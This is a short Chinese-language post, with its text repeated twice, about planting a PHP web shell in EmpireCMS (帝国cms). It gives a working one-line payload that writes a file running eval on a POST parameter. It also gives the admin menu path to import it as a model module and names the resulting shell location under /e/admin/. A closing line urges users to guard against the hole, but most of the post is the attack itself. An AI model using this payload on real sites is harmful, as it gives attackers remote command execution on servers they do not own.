1、php一句话内容:
<?fputs(fopen("cao.php","w"),"<?eval(\$_POST[cmd]);?>")?>
保存为1.php.mod

进入后台---系统设置---管理数据表---管理系统模型---导入新型模块
导入之后马儿就躺在了/e/admin/cao.php。

2、所以大家用帝国cms的要防范这个漏洞,纯属干货分享。
时间:2026-04-23 09:52:18
1、php一句话内容:
<?fputs(fopen("cao.php","w"),"<?eval(\$_POST[cmd]);?>")?>
保存为1.php.mod
进入后台---系统设置---管理数据表---管理系统模型---导入新型模块
导入之后马儿就躺在了/e/admin/cao.php。
2、所以大家用帝国cms的要防范这个漏洞,纯属干货分享。
